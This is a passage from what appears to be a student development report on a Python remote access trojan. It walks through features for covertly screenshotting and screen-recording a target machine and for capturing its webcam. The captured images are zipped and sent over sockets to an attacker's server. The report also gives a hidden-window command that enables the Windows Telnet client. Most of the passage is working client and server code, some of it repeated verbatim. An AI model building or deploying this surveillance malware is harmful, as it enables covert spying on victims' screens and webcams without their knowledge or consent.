os.remove('./logs/screen{}.png'.format(self.sscount))  # removing file from host
```

With this function working as expected and planned, integration could be made with the live build. Before this was achieved, a minor alteration was made to the method in an attempt to clean the code and introduce better programming paradigms, this was through the use of a python context manager. This meant encapsulating the screenshot code, within a “with” statement as shown below. In theory, only the ss.shot() would need to be within this block - however it made sense to leave the entire block encapsulated.

```
def ssht_with(self):
    with mss() as ss:
        ss.shot(output='./logs/screen{}.png'.format(self.sscount))  # taking screenshot
        # get & send file size
        picsize = os.path.getsize('./logs/screen{}.png'.format(self.sscount))
        self.client.send(str(picsize).encode())
        time.sleep(0.1)
        # open, read and send file contents
        with open('./logs/screen{}.png'.format(self.sscount), 'rb') as screen:
            tosend = screen.read()
            self.client.send(tosend)  # sending actual file
        os.remove('./logs/screen{}.png'.format(self.sscount))  # removing file from host
        self.sscount += 1
    print("SUCCESS")
```

This could then be integrated with the live build as shown :

ServerSide:

```
# ''' SCREENSHOT FUNCTIONS '''
    def screenshot(self):
        command = "-ss"
        self.client_socket.send(command.encode())

        # recv file size
        recvsize = self.client_socket.recv(self.BUFFER_SIZE).decode()
        time.sleep(0.1)

        # updating buffer
        buff = self.updateBuffer(recvsize)

        # getting the file
        print("*** Saving screenshot ***")
        fullscreen = self.saveBigFile(int(recvsize), buff)

        # saving the file
        with open(f'../receivedfile/{time.time()}.png', 'wb+') as screen:
            screen.write(fullscreen)

        print("*** File saved ***")
```

ClientSide:

```
# '''SCREENSHOT'''
    def screenshot(self):
        with mss() as ss:
            #ss.shot(mon=1, output='./logs/screen{}.png'.format(self.sscount))
            ss.shot(output='./logs/screen{}.png'.format(self.sscount))  # taking screenshot
            picsize = os.path.getsize('./logs/screen{}.png'.format(self.sscount))
            self.client.send(str(picsize).encode())
            time.sleep(0.1)
            with open('./logs/screen{}.png'.format(self.sscount), 'rb') as screen:
                tosend = screen.read()
                self.client.send(tosend)  # sending actual file
            # os.remove('./logs/screen{}.png'.format(self.screenshot_counter))  # removing file from host
            self.sscount += 1
        print("[*] SUCCESS")
```

4.8.6 Making a video:

From here, the concept of implementing a screen recording feature seemed extremely trivial, with the basic concept of a video being a series of images, and thus to create a video from the screenshot function would just require a series of screenshots, taken over a period of time, which could be achieved through the use of repeatedly calling the screenshot function.

This would not even require any additional code on the client side either, as it could be achieved by sending the screenshot command repeatedly.

The only research required for this was the rate at which images needed to be captured in order to produce an acceptable video. Techmith quotes 24 FPS as "The standard for movies and TV shows" saying it is "determined to be the minimum speed needed to capture video while still maintaining realistic motion", while "realistic motion" is far from required in this implementation, the frame rate of 24FPS was chosen to be implemented.

[28]

The code was implemented in such a way that it could be easily interpreted and edited by a user, and it runs on the server side only, meaning that it can be changed on the fly and at the leisure of the attacker / supporting actor.

```
def vidByFrames(self):
    # ''' this will take n*x screenshots where n = number of seconds and x = frames per seconds
    n = 5  # Number of seconds
    x = 24  # Frames per second
    for i in range(x*n):
        self.screenshot()
        time.sleep(1/x)
```

This shows the number of seconds to record for, and the number of frames per second, and all of the other values are calculated from these, making it easily adjustable and modifiable to even the novice coder.

Limitations :


One flaw with implementation is the lack of optimisation, the MSS documentation states that for intensive use it is significantly more memory efficient and better usage to instantiate the mss class outside of the iterative loop, however this implementation does not achieve this. One way around this would be to mitigate the use of the context manager and save the MSS instance to an attribute of the class. [29]

This method also sends each image individually with each iteration, whereas an optimal solution could possibly opt for recording all of the images and then sending them at once.

4.8.7 Playing a Video:

Initially, it was deemed unnecessary to add a playback feature for video, as it was likely that if an actor was reviewing the footage, they were most presumably searching for a particular event, and this was plausibly faster to search through the images in a file explorer, and look for frames of the event. Alternatively, by opening the folder containing the photos in Windows Photo viewer, it is possible to navigate through them rapidly by holding down the right arrow, giving the illusion of an extremely low frame rate video.

While this is not the same as playing back the video in full, 24 FPS and may take longer, it was originally deemed a sufficient solution.



4.9 Webcam:

4.9.1 Recording Webcam

The next feature implemented provided the functionality of accessing the webcam of the target device. The implementation of this feature highlighted one of the large issues with Feature Driven Development (FDD) models. Especially when multiple employees or teams are split working across features, there introduces nonoptimal solutions as a whole when many optimal solutions of smaller problems are amalgamated together. The example of this demonstrated in this project lies in the parallels drawn between the screenshot functionality and the webcam functionality. While MSS provides the optimal solution for a simple screenshot feature, OpenCV-python supports webcam capture as well as screen capture, therefore there would not be a requirement to import and include both libraries, while OpenCV-python would still more than satisfy the requirements needed for the screenshot feature to be fully functional.

Isolated development:

The first step in the isolated development was to install the OpenCV-python package and import the cv2 module.

```
import cv2
```

The intention of this feature is to function similarly to how the screenshot feature operates, by capturing a series of images which can be used as a video.

First the objective became to capture a single still image from the webcam.

This was achieved by attempting to invoke the “cv2.VideoCapture()” method passing the argument of 0 representing the webcam and assigning the instance. After this is tried, a check is performed to make sure the instance is successfully opened, and then the data is read from the instance.

The frame is read, with one boolean value extracted to return “True” if the frame is read correctly and one variable in which to store the data obtained from the read.


4.9.2 Playback of webcam:

Due to the nature of the functionality, the playback was almost developed synchronously to the recording feature, this allowed dynamic testing and debugging while developing in an incremental manner. The first model of this functionality consisted of creating a live playback of the webcam on the local device. To initiate playback window was then opened using the “cv2.namedwindow()” function - from here the captured frame can be displayed to the created window. Then a loop can be established passing the next frame into the feed until the frames stop.

To create a usable interface the “cv2.waitKey()” method is used to add a delay between frames, with the argument being the time between frames in milliseconds. This value is directly correlated to the frame rate and latency experienced in the video, and viewed in the playback, for extremely high quality FPS and low latency a value of 1 ms can be demonstrated, alternatively if a value of 0 is passed into the function instead, the feature will display each frame individually until any key is pressed on the keyboard.

This is an extremely useful concept, because it means the feed can be viewed frame by frame, but also if a keyboard button is held down it can still produce a video like effect with a very high frame rate and very low latency, albeit not quite of the same quality as a minute value like 1ms.

```
def firstattempt():
    cv2.namedWindow("display frame")
    vc = cv2.VideoCapture(0)

    if vc.isOpened(): # try to get the first frame
        rval, frame = vc.read()
    else:
        rval = False

    while rval:
        cv2.imshow("display frame", frame)
        rval, frame = vc.read()
        key = cv2.waitKey(0)
        if key == 27:  # exit on ESC
            break

    vc.release()
    cv2.destroyWindow("display frame")
```



While this ability to playback a live recording from within the same process was fundamental to getting the overarching feature working, it was inherently nugatory due to

the fact that the intended facility was to record the clients device and display on the server's system. Therefore there needed to exist a method to store and send the data .

The method chosen for this was to save each frame to a folder, combining with the "cv2.imwrite()" method with the technique established within the screen recording functionality to individually name files.

```
def capture():
    counter = 0
    vc = cv2.VideoCapture(0)
    if vc.isOpened():  # try to get the first frame
        rval, frame = vc.read()
        cv2.imwrite('./logs/Video/video{}.png'.format(counter), frame)
        counter += 1
    else:
        rval = False
```


When implemented for multiple iterations, incrementing the counter each time, it quickly became apparent that while this could capture frames correctly, when saving them the alphabetic string based organisation system meant that they were ordered wrong, with images 10-19 coming immediately after image 1 and before image 2, which was then followed by images 20-29 prior to image 3 et cetera. Furthermore, this continued on a larger scale when the volume of images saved was over 100.

A simple but effective solution to this issue was to implement a "spacer" mechanic, resulting in the first image being formatted as "0001", the tenth formatted as "0010", hundredth "0100" and thousandth as "1000". This does limit the correct functionality to 10000 images (416 seconds at 24FPS) however this threshold is much higher than necessary and should never realistically be breached in an authentic context.

The full implementation of this took the form below:

```
def capture():
    counter = 0
    vc = cv2.VideoCapture(0)
    if vc.isOpened():  # try to get the first frame
        rval, frame = vc.read()
        cv2.imwrite('./logs/Video/video{}.png'.format(counter), frame)
        counter += 1
    else:
        rval = False
    fr = 200
    while fr > 0: #rval:
        fr -= 1
        if len(str(counter)) < 4:
            spacer = "0" * (4-int((len(str(counter)))))
        cv2.imwrite('./logs/Video/video{}{}.png'.format(spacer, counter), frame)
        counter += 1
        rval, frame = vc.read()
        cv2.waitKey(int(1000/24))
    vc.release()
```

And creating the output in the format of :



When limited to 50 frames.

The playback feature then had to be able to read these frames back in order, and display them correctly. To do this, a display window must first be opened, and then the program must iterate through each file in the designated folder. The first implementation aimed to utilise the “os.listdir()” method, however this did not yield ideal results.

```
def play():

    cv2.namedWindow("Playback")
    path = './logs/Video'
    for item in os.listdir(path):
        x = cv2.imread(item)
        cv2.imshow("Playback", x)
    cv2.destroyWindow("Playback")
```

To improve upon this, “os.scandir()” was used as an iterator, within a context manager, to produce the following solution to read the files in order from any given file.

```
def test2():
    path = './logs/Video'
    cv2.namedWindow("P2")
    with os.scandir('./logs/Video') as entries:
        for entry in entries:
            print(entry.name)
            p = str(path) + str("/")+str(entry.name)
            x = cv2.imread(p)
            cv2.imshow("P2", x)
            cv2.waitKey(0)
    cv2.destroyWindow("P2")
```

With the recording, and playback functionality established, integration with the abstracted client-server model could begin, prior to integration with the live build. The method for capturing the images (and thus video) could be immediately integrated into the system on the client side, with effectively no changes. From here the main issue and implementation involves processing how the data will be transferred across the sockets and then received, opened and played. As the option to save the video had been implemented by saving the images in frames and then playing back the frames, all of the images must be transferred across the sockets.

The method for this took inspiration from the file transfer method implemented in section [4.3] where the contents were zipped into an archive, which was then sent across the sockets.

This was separated into two functions, one to capture the images, and then one which zips the images into an archive and sends them across the socket connection.

With some adjustments to code similar to the file transfer method implemented. The solution for zipping and sending the archive of images followed much of the same structure.

CS

```
def sendwebcam(self):
    print("FILE SEND MODE: Enabled")
    filePath = 'logs/Video'
    print(str(filePath))
    filelist = os.listdir(filePath)
    pprint(filelist)
    self.client.send("Success".encode("utf-8"))
    # create a zip archive
    print("Success sent")
    archname = './logs/webcam.zip'
    archive = ZipFile(archname, 'w')
    for file in filelist:
        archive.write(filePath + '/' + file)
        print(str(file))
    archive.close()

    # send size
    archivesize = os.path.getsize(archname)
    print(archivesize)
    self.client.send((str(archivesize)).encode("utf-8"))
    print("Sending")
    time.sleep(10)
    print("NOW")
    # send archive
    with open('./logs/webcam.zip', 'rb') as to_send:
        self.client.send(to_send.read())
        print("Should have worked.")
```

The solution for receiving this information was slightly more complex, again taking some inspiration from code implemented previously in the file transfer functions:

```
def webcamsend(self):
    #command = "-Fsend"
    #self.client_socket.send(command.encode("utf-8"))

    response = self.client_socket.recv(self.BUFFER_SIZE)
    if response.decode("utf-8") == "Success":
        size = self.client_socket.recv(self.BUFFER_SIZE).decode("utf-8")
        time.sleep(0.1)
        print("Size  = " + size)
        if int(size) <= self.BUFFER_SIZE:
            # recv archive
            archive = self.client_socket.recv(self.BUFFER_SIZE)
            print("*** Got small file ***")

            with open(f'../receivedfile/webcamS.zip', 'wb+') as output:
                print("Opened file s ")
                output.write(archive)

            print("*** File saved ***")
            self.recvcounter += 1
        else:
            # update buffer
            buff = self.updateBuffer(size)

            # recv archive
            fullarchive = self.saveBigFile(int(size), buff)

            print("*** Got large file *** ")
            with open(f'../receivedfile/webcamS.zip', 'wb+') as output:
                print("Opened file L ")
                output.write(fullarchive)

            print("*** File saved ***")
            self.recvcounter += 1
    else:
        print(response.decode("utf-8"))
```

However, with the file transfer function, when the files were received they were left in a ".zip" archive, and the functionality of the webcam playback tool requires the folder to be accessible, and therefore requires the zip to be extracted first. This again made use of the ZipFile library.

Once this has been done the previously created code to open the folder and play the images as a video can again be implemented resulting in a combination of these two processes to form the following function : SS

```
def WCplayback(self):

    #path = f'../receivedfile/webcam{str(self.recvcounter - 1)}'
    path = f'../receivedfile/webcamS'
    path2 = f'../receivedfile/webcamS/logs/Video'
    print(str(path))
    with ZipFile(path + ".zip", 'r') as zip_ref:
        zip_ref.extractall(path)

    cv2.namedWindow(f"{self.address[0]}'s Webcam")
    with os.scandir(path2) as entries:
        for entry in entries:
            print(entry.name)
            p = str(path2) + str("/") + str(entry.name)
            x = cv2.imread(p)
            cv2.imshow(f"{self.address[0]}'s Webcam", x)
            cv2.waitKey(0)
    cv2.destroyWindow(f"{self.address[0]}'s Webcam")
```

From here the integration into the live build was almost instantaneous with the only changes being implemented to tidy up the code, make it more readable and make the outputs more coherent without changing the functionality or method.

```
def webcamRec(self):
    command = "-WCrec"
    self.client_socket.send(command.encode("utf-8"))

    response = self.client_socket.recv(self.BUFFER_SIZE)
    if response.decode("utf-8") == "Success":
        size = self.client_socket.recv(self.BUFFER_SIZE).decode("utf-8")
        time.sleep(0.1)
        print("Size  = " + size)
        if int(size) <= self.BUFFER_SIZE:
            # recv archive
            archive = self.client_socket.recv(self.BUFFER_SIZE)
            print("*** Got small file ***")

            with open(f'../receivedfile/webcamS.zip', 'wb+') as output:
                print("Opened file s ")
                output.write(archive)

            print("*** File saved ***")
            self.recvcounter += 1
        else:
            # update buffer
            buff = self.updateBuffer(size)

            # recv archive
            fullarchive = self.saveBigFile(int(size), buff)

            print("*** Got large file *** ")
            with open(f'../receivedfile/webcamS.zip', 'wb+') as output:
                print("Opened file L ")
                output.write(fullarchive)

            print("*** File saved ***")
            self.recvcounter += 1
    else:
        print(response.decode("utf-8"))
```

```
def webcamPlay(self):

    #path = f'../receivedfile/webcam{str(self.recvcounter - 1)}'
    path = f'../receivedfile/webcamS'
    path2 = f'../receivedfile/webcamS/logs/Video'
    print(str(path))
    with ZipFile(path + ".zip", 'r') as zip_ref:
        zip_ref.extractall(path)

    cv2.namedWindow(f"{self.address[0]}'s Webcam")
    with os.scandir(path2) as entries:
        for entry in entries:
            print(entry.name)
            p = str(path2) + str("/") + str(entry.name)
            x = cv2.imread(p)
            cv2.imshow(f"{self.address[0]}'s Webcam", x)
            cv2.waitKey(0)
    cv2.destroyWindow(f"{self.address[0]}'s Webcam")
```

SS^ CS>

```
def WCplayback(self):

    #path = f'../receivedfile/webcam{str(self.recvcounter - 1)}'
    path = f'../receivedfile/webcamS'
    path2 = f'../receivedfile/webcamS/logs/Video'
    print(str(path))
    with ZipFile(path + ".zip", 'r') as zip_ref:
        zip_ref.extractall(path)

    cv2.namedWindow(f"{self.address[0]}'s Webcam")
    with os.scandir(path2) as entries:
        for entry in entries:
            print(entry.name)
            p = str(path2) + str("/") + str(entry.name)
            x = cv2.imread(p)
            cv2.imshow(f"{self.address[0]}'s Webcam", x)
            cv2.waitKey(0)
    cv2.destroyWindow(f"{self.address[0]}'s Webcam")
```

```
def webcamsend(self):
    #command = "-Fsend"
    #self.client_socket.send(command.encode("utf-8"))

    response = self.client_socket.recv(self.BUFFER_SIZE)
    if response.decode("utf-8") == "Success":
        size = self.client_socket.recv(self.BUFFER_SIZE).decode("utf-8")
        time.sleep(0.1)
        print("Size  = " + size)
        if int(size) <= self.BUFFER_SIZE:
            # recv archive
            archive = self.client_socket.recv(self.BUFFER_SIZE)
            print("*** Got small file ***")

            with open(f'../receivedfile/webcamS.zip', 'wb+') as output:
                print("Opened file s ")
                output.write(archive)

            print("*** File saved ***")
            self.recvcounter += 1
        else:
            # update buffer
            buff = self.updateBuffer(size)

            # recv archive
            fullarchive = self.saveBigFile(int(size), buff)

            print("*** Got large file *** ")
            with open(f'../receivedfile/webcamS.zip', 'wb+') as output:
                print("Opened file L ")
                output.write(fullarchive)

            print("*** File saved ***")
            self.recvcounter += 1
    else:
        print(response.decode("utf-8"))
```

4.10 Telnet:

Telnet (or Teletype Network Protocol) is a protocol designated to providing a command line interface for communication with a remote device. Telnet was originally developed in 1969 and employs no form of encryption, for this reason it is generally being phased out of common usage, replaced mostly by SSH (Secure Shell) protocol. Telnet used to be commonly used for remotely performing activities on a server, such as editing files, running programs or checking emails.

In the modern era, there is not much necessity for telnet to be used, as SSH can accommodate many of the features, more effectively and more securely. For this reason, the Telnet Client on Windows is now disabled by default and requires explicit enabling to be used. The most common reason for Telnet usage in recent times is more catered to recreational use and enjoyable experiences rather than functional and practical implementations. The exception for this is when attempting to access an older server which only supports using Telnet, or older hardware such as Cisco routers.

One common usage was the telnet BBS or Bulletin Board Systems, which are essentially text based forums, many of which are still running today.

4.10.1 Enabling the Telnet Client:


As stated previously, the Windows Telnet Client, now comes disabled as default, preventing any access to the telnet functionality, however through clever use of the subprocess module in python, this can be re-enabled. To enable the telnet client, the standard method is to use the “Turn windows features on or off” control panel, however this is not possible to access remotely. Furthermore, this takes an extended period of time - and would cause the rest of the system to have to wait. An alternative of this was to use the shell feature previously implemented to access the command line, from here the command [4.2]


```
"start /B start cmd.exe @cmd /c pkgmgr /iu:TelnetClient "
```

Can be run, this opens a cmd window, and invokes the mackage manager utility to turn on the telnet client, ending the cmd session on completion. The “/B” signals to start the application without creating a new window.

4.10.2 Star Wars EpIV: A New Hope


To demonstrate the proof of concept of using telnet connections, 3 different circumstances were implemented, the first of which connected to a Telnet server that had been running for over 12 years, that when connected to displayed an ASCII render of the Star Wars: Episode IV: A New Hope Movie. This is a relatively famous Telnet server occurring on "Towel.blinkenlights.nl" on port 23. It appears this server ceased to work form around April 11th 2021 however this was after this feature was fully implemented and tested. The feature has been left in case the server is re-enabled. This was opened in a separate window to the client allowing the use of the RAT software to continue while this operated[30].

